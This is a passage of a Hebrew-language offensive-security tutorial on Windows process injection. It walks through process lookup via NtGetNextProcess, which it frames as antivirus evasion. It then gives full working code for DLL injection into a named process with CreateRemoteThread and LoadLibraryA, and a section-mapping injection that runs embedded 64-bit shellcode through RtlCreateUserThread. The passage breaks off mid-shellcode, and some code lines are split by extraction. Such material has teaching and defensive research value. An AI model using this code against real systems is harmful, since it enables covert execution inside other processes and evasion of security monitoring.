  pid = findMyProc(argv[1]);
```

```
  if (pid) {
    printf("PID = %d\n", pid);
  }
  return 0;
}
```

הקוד הנתון מחפש תהליך לפי שמו ומחזיר את מזהה התהליך שלו. הוא מורכב משתי פונקציות: findMyProc ו-main. הפונקציה findMyProc יוצרת תמונת מצב של כל התהליכים הפועלים במערכת באמצעות הפונקציה CreateToolhelp32Snapshot מספריית tlhelp32.h, ולאחר מכן מאתחלת מבנה PROCESSENTRY32 עם גודל המבנה באמצעות האופרטור sizeof. לאחר מכן, הפונקציה מאחזרת מידע על התהליכים באמצעות הפונקציות Process32First ו-Process32Next מספריית tlhelp32.h.


הוא משווה את שמות התהליך עם שם תהליך הקלט ומחזיר את מזהה התהליך של התהליך עם השם שצוין. הפונקציה הראשית קוראת לפונקציה findMyProc עם ארגומנט שורת הפקודה הראשון כשם התהליך ומדפיס את מזהה התהליך אם הוא נמצא. הקוד שימושי כאשר אנו צריכים ליצור אינטראקציה עם תהליך ספציפי או לסיים אותו, או במקרה שלנו - לבצע Injection. בואו נראה את הקוד בפעולה (שוב פעם על mspaint.exe):



הצלחנו!

כעת נראה שיטה שנייה, הפעם קצת פחות קונבנציונלית, בשימוש system call בשם: NtGetNextProcess.

נסביר בקצרה מה זה System Calls לפני שנצלול אל השיטה.



קריאת מערכת היא בקשה של תוכנית למערכת ההפעלה לגשת לפונקציות ופקודות מה-API שלה. זוהי שיטה פרוגרמטית שבה תוכנת מחשב מבקשת שירות מה-Kernel של מערכת ההפעלה. קריאות מערכת מבצעות פעולות ברמת המערכת, כגון תקשורת עם התקני חומרה וקריאה וכתיבה של קבצים. הן נקודות הכניסה היחידות למערכת הקרנל, והן זמינות כהוראות שפת Assembly.


כאשר יישום מבצע קריאת מערכת, עליו לבקש תחילה הרשאה מהקרנל, שפועל במרחב הקרנל. הקרנל מעבד את הבקשה ומעביר את הפלט בחזרה לאפליקציה. מערכות הפעלה מודרניות הן עם ריבוי הליכים, כלומר הן יכולות לעבד מספר שיחות מערכת בו-זמנית. שיחות מערכת נדרשות במצבים שבהם תהליך במצב משתמש דורש גישה למשאב, כגון יצירה או מחיקה של קבצים, קריאה וכתיבה מקבצים, חיבורי רשת וגישה להתקני חומרה. למי שמעוניין להתעמק בנושא מוזמן לקרוא את המאמר הבא:

https://www.digitalwhisper.co.il/files/Zines/0x78/DW120-3-WindowsArch.pdf

אז מה הטריק?

השימוש בפונקצייה הלא מתועדת NtGetNextProcess יכול גם להיחשב כ-AV Evasion. שימוש ב-NtGetNextProcess, פונקציית Windows ברמה נמוכה, כדי לחזור על תהליכי מחשב עלול להתחמק מזיהוי על ידי תוכנת אבטחה בשל עקיפת ה-API ברמה גבוהה יותר ומנגנוני ניטור. NtGetNextProcess היא קריאת מערכת הזמינה על ידי הקרנל המאחזרת את התהליך הבא. אבל מה המשמעות של הבא? אם יש לכם היכרות קצרה עם Windows Internals, אתם בוודאי יודעים שאובייקטי תהליך מקושרים יחד ברשימה המקושרת המאסיבית של הקרנל. לכן, קריאת מערכת זו לוקחת את ה-Handle לאובייקט תהליך ומאתרת את התהליך הבא בשרשרת שהמשתמש הנוכחי יכול לגשת אליו. בואו נראה את הקוד:

```
typedef NTSTATUS (NTAPI * fNtGetNextProcess)(
  _In_ HANDLE ProcessHandle,
  _In_ ACCESS_MASK DesiredAccess,
  _In_ ULONG HandleAttributes,
  _In_ ULONG Flags,
  _Out_ PHANDLE NewProcessHandle
);

int findMyProc(const char * procname) {
  int pid = 0;
  HANDLE current = NULL;
  char procName[MAX_PATH];

  // resolve function address
  fNtGetNextProcess myNtGetNextProcess = (fNtGetNextProcess) GetProcAddress(GetModuleHa
ndle("ntdll.dll"), "NtGetNextProcess");

  // loop through all processes
  while (!myNtGetNextProcess(current, MAXIMUM_ALLOWED, 0, 0, &current)) {
    GetProcessImageFileNameA(current, procName, MAX_PATH);
    if (lstrcmpiA(procname, PathFindFileName((LPCSTR) procName)) == 0) {
      pid = GetProcessId(current);
```



```
      break;
    }
  }

  return pid;
}
```

נסביר בקצרה. הקוד מגדיר פונקציה findMyProc שמשתמשת בפונקציה NtGetNextProcess כדי לחזור על תהליכי Windows, לחפש תהליך ספציפי לפי שם. היא מאחזרת את כתובת הפונקציה, עוברת על התהליכים, מאחזרת את שמותיהם ומשווה אותם עם שם התהליך הרצוי. אם נמצאה התאמה, הפונקציה מחזירה את מזהה התהליך המתאים (pid); אחרת, היא מחזירה 0.

בואו נראה איך משלבים את זה עם Injection. הפעם, נזריק DLL. ההבדל בין הזרקת shellcode לבין הזרקת DLL, הוא שאנחנו גורמים לתהליך המוזרק "לטעון" ולהפעיל את ה-DLL שלנו. למי שרוצה לקרוא במפורט על השיטה הזאת יכול לקרוא את המאמר הבא:

https://www.digitalwhisper.co.il/files/Zines/0x0D/DW13-1-CodeInjection.pdf


ואת המאמר הבא:

https://www.digitalwhisper.co.il/files/Zines/0x76/DW118-2-ReflectiveDLLInjection.pdf

בואו נראה זאת בקוד, ראשית ניצור את ה-DLL שלנו:

```
#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call)  {
    case DLL_PROCESS_ATTACH:
      MessageBox(
        NULL,
        "Yo this is injected lets go",
        "=^..^=",
        MB_OK
      );
      break;
    case DLL_PROCESS_DETACH:
      break;
    case DLL_THREAD_ATTACH:
      break;
    case DLL_THREAD_DETACH:
      break;
    }
    return TRUE;
}
```

קוד זה הוא DLL (ספריית קישורים דינמית) שנכתב ב-C++ עבור מערכת ההפעלה Windows. הוא מגדיר פונקציה בשם DllMain, שהיא נקודת הכניסה ל-DLL.



כאשר DLL זה נטען לתוך תהליך, הפונקציה DllMain נקראת עם ערכים שונים עבור הפרמטר ul_reason_for_call כדי לציין את הסיבה לקריאה. בקוד זה, כאשר ul_reason_for_call הוא DLL_PROCESS_ATTACH, כלומר ה-DLL נטען לתהליך, מוצגת תיבת הודעה עם הטקסט " Yo this is injected lets go" והכותרת "=^..^=". המקרים האחרים עבור ul_reason_for_call אינם מיושמים בקוד זה. למי שעוד רוצה להעמיק בתחום ה-DLL יכול לקרוא את המאמר הבא:

https://www.digitalwhisper.co.il/files/Zines/0x76/DW118-2-ReflectiveDLLInjection.pdf

כעת נקמפל את הקוד ל-DLL שלנו ב--Kali:

```
x86_64-w64-mingw32-gcc -shared -o evil.dll injected_dll.cpp
```

שורת קוד זו היא פקודה המשמשת להידור של קובץ המקור injected_dll.cpp לתוך ספרייה משותפת בשם evil.dll באמצעות המהדר x86_64-w64-mingw32-gcc. הדגל -shared מציין שהפלט צריך להיות ספרייה משותפת, והדגל -o מציין את שם קובץ הפלט. ניתן לטעון ולהפעיל את ספריית evil.dll שנוצרה בתוך סביבת Windows תואמת. מי שרוצה לדעת איך מקמפלים ל-Executable באמצעות Kali יכול לקרוא את המאמר הזה:

https://www.digitalwhisper.co.il/files/Zines/0x96/DW150-4-WinAPI-Hashing.pdf

נראה את הקוד של ההזרקה המלאה:


```
#include <windows.h>
#include <stdio.h>
#include <winternl.h>
#include <psapi.h>
#include <shlwapi.h>

#pragma comment(lib, "ntdll.lib")
#pragma comment(lib, "shlwapi.lib")

char evilDLL[] = "C:\\evil.dll";
unsigned int evilLen = sizeof(evilDLL) + 1;

typedef NTSTATUS (NTAPI * fNtGetNextProcess)(
  _In_ HANDLE ProcessHandle,
  _In_ ACCESS_MASK DesiredAccess,
  _In_ ULONG HandleAttributes,
  _In_ ULONG Flags,
  _Out_ PHANDLE NewProcessHandle
);

int findMyProc(const char * procname) {
  int pid = 0;
  HANDLE current = NULL;
  char procName[MAX_PATH];

  // resolve function address
```

```
  fNtGetNextProcess myNtGetNextProcess = (fNtGetNextProcess) GetProcAddress(GetModuleHa
ndle("ntdll.dll"), "NtGetNextProcess");

  // loop through all processes
  while (!myNtGetNextProcess(current, MAXIMUM_ALLOWED, 0, 0, &current)) {
    GetProcessImageFileNameA(current, procName, MAX_PATH);
    if (lstrcmpiA(procname, PathFindFileName((LPCSTR) procName)) == 0) {
      pid = GetProcessId(current);
      break;
    }
  }

  return pid;
}

int main(int argc, char* argv[]) {
  int pid = 0; // process ID
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  LPVOID rb; // remote buffer
  pid = findMyProc(argv[1]);
  printf("%s%d\n", pid > 0 ? "process found at pid = " : "process not found. pid = ", p
id);

  HMODULE hKernel32 = GetModuleHandle("kernel32");
  VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");

  // open process
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(pid));
  if (ph == NULL) {
    printf("OpenProcess failed! exiting...\n");
    return -2;
  }

  // allocate memory buffer for remote process
  rb = VirtualAllocEx(ph, NULL, evilLen, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READW
RITE);

  // "copy" evil DLL between processes
  WriteProcessMemory(ph, rb, evilDLL, evilLen, NULL);

  // our process start new thread
  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)lb, rb, 0, NULL);
  CloseHandle(ph);

  return 0;
}
```

כמובן נסביר. קוד זה הוא תוכנית ++C שמחדירה DLL זדוני (evil.dll) לתהליך מוגדר. הוא כולל מספר קובצי כותרות עבור פונקציות Windows API ומגדיר פונקציה findMyProc לחיפוש תהליך יעד בהתבסס על שמו.

הפונקציה main קוראת תחילה ל-findMyProc כדי לקבל את מזהה התהליך (PID) של תהליך היעד. לאחר מכן הוא ממשיך לפתוח את התהליך באמצעות OpenProcess ומקצה זיכרון בתהליך היעד באמצעות VirtualAllocEx. ה-DLL הזדוני נכתב לזיכרון המוקצה באמצעות WriteProcessMemory. לבסוף, נוצר Thread מרוחק בתהליך היעד באמצעות CreateRemoteThread, שמתחיל את הביצוע של ה-DLL הזדוני על ידי קריאה ל-LoadLibraryA ב-DLL המוזרק. התוכנית מציגה את התוצאה של חיפוש התהליך ויוצאת.


נראה את הקוד בפעולה:



איזה כיף! הצלחנו להחדיר קוד לתוך תהליך לפי השם שלו. עד עכשיו הכל היה טוב יפה ובסיסי יחסית, אך כעת הייתי רוצה לעבור לשלוש שיטות טיפה יותר מתקדמות ל-Injection:

- RWX Hunting
- Memory Sections
- KernelCallBackTable

בוא נתחיל...



Memory Sections

מהו Section?


Section, במקרה שלנו, הוא בלוק זיכרון המשותף בין תהליכים וניתן ליצור אותו באמצעות קריאת המערכת NtCreateSection. בואו נתחיל, דבר ראשון - ניצור Section חדש:

```
// NtCreateSection syntax
typedef NTSTATUS(NTAPI* pNtCreateSection)(
  OUT PHANDLE              SectionHandle,
  IN ULONG                 DesiredAccess,
  IN POBJECT_ATTRIBUTES    ObjectAttributes OPTIONAL,
  IN PLARGE_INTEGER        MaximumSize OPTIONAL,
  IN ULONG                 PageAttributess,
  IN ULONG                 SectionAttributes,
  IN HANDLE                FileHandle OPTIONAL
);
....
myNtCreateSection(&sh, SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE, NULL
, (PLARGE_INTEGER)&sectionS, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);
```

שורת הקוד שסופקה יוצרת קטע זיכרון באמצעות הפונקציה myNtCreateSection. קטע הזיכרון מאותחל עם תכונות ספציפיות. המשתנה &sh הוא הפניה למבנה שיכיל מידע על קטע הזיכרון שנוצר. הדגלים SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE מציין שניתן למפות את קטע הזיכרון לקריאה, כתיבה וביצוע. הפרמטר השלישי NULL מציין שקטע הזיכרון אינו משויך לאף קובץ קיים מראש.

(PLARGE_INTEGER)§ionS הוא מצביע למשתנה מספר שלם גדול המגדיר את גודל מקטע הזיכרון. הדגל PAGE_EXECUTE_READWRITE מציין שקטע הזיכרון יאפשר גם ביצוע וגם פעולות קריאה/כתיבה. SEC_COMMIT מציין שיש לבצע את קטע הזיכרון באופן מיידי. לבסוף, הפרמטר האחרון NULL מציין שלא מסופקות תכונות אבטחה עבור קטע הזיכרון. לאחר מכן, לפני שתהליך יוכל לקרוא/לכתוב לאותו קטע זיכרון, עליו למפות תצוגה של הקטע המדובר, דבר שניתן לעשות עם NtMapViewOfSection:

```
// NtMapViewOfSection syntax
typedef NTSTATUS(NTAPI* pNtMapViewOfSection)(
  HANDLE              SectionHandle,
  HANDLE              ProcessHandle,
  PVOID*              BaseAddress,
  ULONG_PTR           ZeroBits,
  SIZE_T              CommitSize,
  PLARGE_INTEGER      SectionOffset,
  PSIZE_T             ViewSize,
  DWORD               InheritDisposition,
  ULONG               AllocationType,
  ULONG               Win32Protect
);
```



יש למפות תצוגה של הקטע שנוצר לתהליך הזדוני המקומי עם הרשאות קריאה וכתיבה (READWRITE):

```
  // bind the object in the memory of our process for reading and writing
  myNtMapViewOfSection(sh, GetCurrentProcess(), &lb, NULL, NULL, NULL, &s, 2, NULL, PAG
E_READWRITE);
```

לאחר מכן, יש למפות תצוגה של הקטע שנוצר לתהליך היעד המרוחק עם הרשאות קריאה וביצוע:

```
  // bind the object in the memory of the target process for reading and executing
  myNtMapViewOfSection(sh, ph, &rb, NULL, NULL, NULL, &s, 2, NULL, PAGE_EXECUTE_READ);
```

ה-Handle כלומר ה-Pointer שלנו לתהליך המרוחק יימצא באמצעות NtOpenProcess:

```
// NtOpenProcess syntax
typedef NTSTATUS(NTAPI* pNtOpenProcess)(
  PHANDLE                 ProcessHandle,
  ACCESS_MASK             AccessMask,
  POBJECT_ATTRIBUTES      ObjectAttributes,
  PCLIENT_ID              ClientID
);
...
HANDLE ph = NULL;
myNtOpenProcess(&ph, PROCESS_ALL_ACCESS, &oa, &cid);
```

כעת, נכתוב את ה-payload שלנו - shellcode של 64bit של כיתוב רנדומלי:

```
  // 64-bit meow-meow messagebox without encryption
  unsigned char my_payload[] =
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
    "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";
...
// write payload
memcpy(lb, my_payload, sizeof(my_payload));
```

לאחר מכן, יש ליצור Thread מרוחק בתהליך היעד והפנה אותו לתצוגה הממופת בתהליך היעד כדי להפעיל את קוד ה-shellcode באמצעות RtlCreateUserThread:

```
// RtlCreateUserThread syntax
typedef NTSTATUS(NTAPI* pRtlCreateUserThread)(
  IN HANDLE               ProcessHandle,
  IN PSECURITY_DESCRIPTOR SecurityDescriptor OPTIONAL,
  IN BOOLEAN              CreateSuspended,
  IN ULONG                StackZeroBits,
  IN OUT PULONG           StackReserved,
  IN OUT PULONG           StackCommit,
  IN PVOID                StartAddress,
  IN PVOID                StartParameter OPTIONAL,
  OUT PHANDLE             ThreadHandle,
  OUT PCLIENT_ID          ClientID
);
...
// create a thread
myRtlCreateUserThread(ph, NULL, FALSE, 0, 0, 0, rb, NULL, &th, NULL);
```

לבסוף, נשתמש ב-ZwUnmapViewOfSection לסגור את ה-Sections.

```
// ZwUnmapViewOfSection syntax
typedef NTSTATUS(NTAPI* pZwUnmapViewOfSection)(
  HANDLE                 ProcessHandle,
  PVOID BaseAddress
)
....
// clean up
myZwUnmapViewOfSection(GetCurrentProcess(), lb);
myZwUnmapViewOfSection(ph, rb);
```

האם זה משנה שהשתמשנו ב-prefix Zw במקום Nt. מה ההבדל? הקידומת "Zw" משמשת ב-Kernel Mode של Windows כדי להפעיל קריאות מערכת ישירות, בעוד הקידומת "Nt" משמשת בתכנות במצב משתמש כדי להפעיל קריאות מערכת דרך ה-Native API של Windows. הקידומת "Zw" מייצגת "ZwQueryInformationProcess" ומקורה בערכת פיתוח מנהל התקן של (DDK) Windows. מצד שני, הקידומת "Nt" מייצגת "NtQueryInformationProcess" והיא חלק מ-Windows Native API.

באופן כללי, הקידומת "Zw" משמשת בהקשרי תכנות ברמה נמוכה יותר, כגון מנהלי התקנים, שבהם נדרשת אינטראקציה ישירה עם הליבה. הקידומת "Nt" נמצאת בשימוש נפוץ יותר בתכנות במצב משתמש, המספקת ממשק ברמה גבוהה יותר לשירותי מערכת ההפעלה. במקרה שלנו, זה לא באמת היה משנה באיזו קריאה היינו משתמשים.

נראה את הקוד המלא:

```
#include <iostream>
#include <string.h>
#include <windows.h>
#include <tlhelp32.h>

#pragma comment(lib, "ntdll")
#pragma comment(lib, "advapi32.lib")

#define InitializeObjectAttributes(p,n,a,r,s) { \
  (p)->Length = sizeof(OBJECT_ATTRIBUTES); \
  (p)->RootDirectory = (r); \
  (p)->Attributes = (a); \
  (p)->ObjectName = (n); \
  (p)->SecurityDescriptor = (s); \
  (p)->SecurityQualityOfService = NULL; \
}

// dt nt!_UNICODE_STRING
typedef struct _LSA_UNICODE_STRING {
  USHORT            Length;
  USHORT            MaximumLength;
  PWSTR             Buffer;
} UNICODE_STRING, * PUNICODE_STRING;

// dt nt!_OBJECT_ATTRIBUTES
typedef struct _OBJECT_ATTRIBUTES {
  ULONG            Length;
  HANDLE           RootDirectory;
  PUNICODE_STRING  ObjectName;
  ULONG            Attributes;
  PVOID            SecurityDescriptor;
  PVOID            SecurityQualityOfService;
} OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES;

// dt nt!_CLIENT_ID
typedef struct _CLIENT_ID {
  PVOID            UniqueProcess;
  PVOID            UniqueThread;
} CLIENT_ID, *PCLIENT_ID;


// NtCreateSection syntax
typedef NTSTATUS(NTAPI* pNtCreateSection)(
  OUT PHANDLE              SectionHandle,
  IN ULONG                 DesiredAccess,
  IN POBJECT_ATTRIBUTES    ObjectAttributes OPTIONAL,
  IN PLARGE_INTEGER        MaximumSize OPTIONAL,
  IN ULONG                 PageAttributess,
  IN ULONG                 SectionAttributes,
  IN HANDLE                FileHandle OPTIONAL
```

```
);

// NtMapViewOfSection syntax
typedef NTSTATUS(NTAPI* pNtMapViewOfSection)(
  HANDLE            SectionHandle,
  HANDLE            ProcessHandle,
  PVOID*            BaseAddress,
  ULONG_PTR         ZeroBits,
  SIZE_T            CommitSize,
  PLARGE_INTEGER    SectionOffset,
  PSIZE_T           ViewSize,
  DWORD             InheritDisposition,
  ULONG             AllocationType,
  ULONG             Win32Protect
);

// RtlCreateUserThread syntax
typedef NTSTATUS(NTAPI* pRtlCreateUserThread)(
  IN HANDLE               ProcessHandle,
  IN PSECURITY_DESCRIPTOR SecurityDescriptor OPTIONAL,
  IN BOOLEAN              CreateSuspended,
  IN ULONG                StackZeroBits,
  IN OUT PULONG           StackReserved,
  IN OUT PULONG           StackCommit,
  IN PVOID                StartAddress,
  IN PVOID                StartParameter OPTIONAL,
  OUT PHANDLE             ThreadHandle,
  OUT PCLIENT_ID          ClientID
);

// NtOpenProcess syntax
typedef NTSTATUS(NTAPI* pNtOpenProcess)(
  PHANDLE                 ProcessHandle,
  ACCESS_MASK             AccessMask,
  POBJECT_ATTRIBUTES      ObjectAttributes,
  PCLIENT_ID              ClientID
);

// ZwUnmapViewOfSection syntax
typedef NTSTATUS(NTAPI* pZwUnmapViewOfSection)(
  HANDLE                 ProcessHandle,
  PVOID BaseAddress
);

// get process PID
int findMyProc(const char *procname) {

  HANDLE hSnapshot;
  PROCESSENTRY32 pe;
  int pid = 0;
  BOOL hResult;
```

```
  // snapshot of all processes in the system
  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

  // initializing size: needed for using Process32First
  pe.dwSize = sizeof(PROCESSENTRY32);

  // info about first process encountered in a system snapshot
  hResult = Process32First(hSnapshot, &pe);

  // retrieve information about the processes
  // and exit if unsuccessful
  while (hResult) {
    // if we find the process: return process ID
    if (strcmp(procname, pe.szExeFile) == 0) {
      pid = pe.th32ProcessID;
      break;
    }
    hResult = Process32Next(hSnapshot, &pe);
  }

  // closes an open handle (CreateToolhelp32Snapshot)
  CloseHandle(hSnapshot);
  return pid;
}

int main(int argc, char* argv[]) {
  // 64-bit meow-meow messagebox without encryption
  unsigned char my_payload[] =
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
    "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
```

